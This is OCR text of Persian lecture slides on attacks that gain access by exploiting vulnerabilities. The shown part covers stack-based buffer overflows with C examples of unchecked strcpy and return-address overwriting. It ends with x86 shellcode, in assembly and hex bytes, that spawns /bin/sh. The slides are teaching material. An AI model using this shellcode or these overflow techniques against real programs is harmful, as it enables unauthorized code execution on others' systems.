
هجوم به قصد دسترسی

(از طریق سوء استفاده از آسیب پذیری ها)


روند نمای کلی انجام یک حملهٔ کامپیوتری



فهرست مطالب


- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

ساختمان حافظه در هنگام اجرای برنامه ها



- Stack به طرف پایین رشد میکند
  - Intel, Motorola, SPARC, MIPS
- اشاره گر پشته به آخرین محل اشاره میکند

ساختمان پشته در هنگام اجرای برنامه ها




مثال

ساختمان پشته برای برنامه زیر:

```
void function(int a, int b, int c){
        char buffer1[5];
        char buffer2[10];
}

int main(){
        function(1,2,3);
}
```

مثال


Bottom of memory
Top of stack
12
8
4
4
4
4
4
buffer2
buffer1
sfp
ret
a
b
c
Top of memory
Bottom of stack
Current Frame Pointer
(stack pointer)

مثال دوم


Buffer overflow از چک نکردن محدوده توسط برنامه ها استفاده میکند!

```
void function(char *str){
        char buffer[16];
        strcpy(buffer, str);
}

int main(){
        char large_string[256];
        int i;
        for (i = 0; i < 255; i++){
                large_string[i] = 'A';
        }
        function(large_string);
}
```

مثال دوم

نتیجه اجرای این برنامه در پشته به صورت زیر است:



آدرس بازگشت بوسیله کد : (0x41414141) ’AAAA‘ باز نویسی میشود!

برنامه از تابع خارج شده و کدهای نوشته شده در آدرس .....0x41414141 را اجرا میکند!

Crash!


مثال سوم

آیا ما میتوانیم، به جای crash برنامه، از این ویژگی برای اجرای کد خود استفاده کنیم؟

```
void function(int a, int b, int c){
        char buffer1[8];
        char buffer2[10];
        int *r;
        r = buffer1 + 12;
        (*r) += 8;
}

int main(){
        int x = 0;
        function(1,2,3);
        x = 1;
        printf("%d\n", x);
}
```

مثال سوم



این برنامه باعث میشود که انتساب 1 به x در نظر گرفته نشود، و مقدار 0 برای x چاپ بشود.

طراحی حمله!!!

- در این جا دیدیم که چگونه میتوان بر روی آدرس بازگشت یک تابع چیزی بنویسیم و تابع را به جایی که خودمان میخواهیم هدایت کنیم!

- اما این موضوع چگونه میتواند به یک دشمن کمک کند تا به برنامه ما نفوذ کند؟

ایجاد کد مورد نظر برای باز کردن shell


```
jmp     0x1F
popl    %esi
movl    %esi, 0x8(%esi)
xorl    %eax, %eax
movb    %eax, 0x7(%esi)
movl    %eax, 0xC(%esi)
movb    $0xB, %al
movl    %esi, %ebx
leal    0x8(%esi), %ecx
leal    0xC(%esi), %edx
int     $0x80
xorl    %ebx, %ebx
movl    %ebx, %eax
inc     %eax
int     $0x80
call    -0x24
.string "/bin/sh"
```

اولین قدم ایجاد یک کد مخرب است!

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

باید کد نهایی ایجاد کرد که برای ماشین قابل اجرا باشد

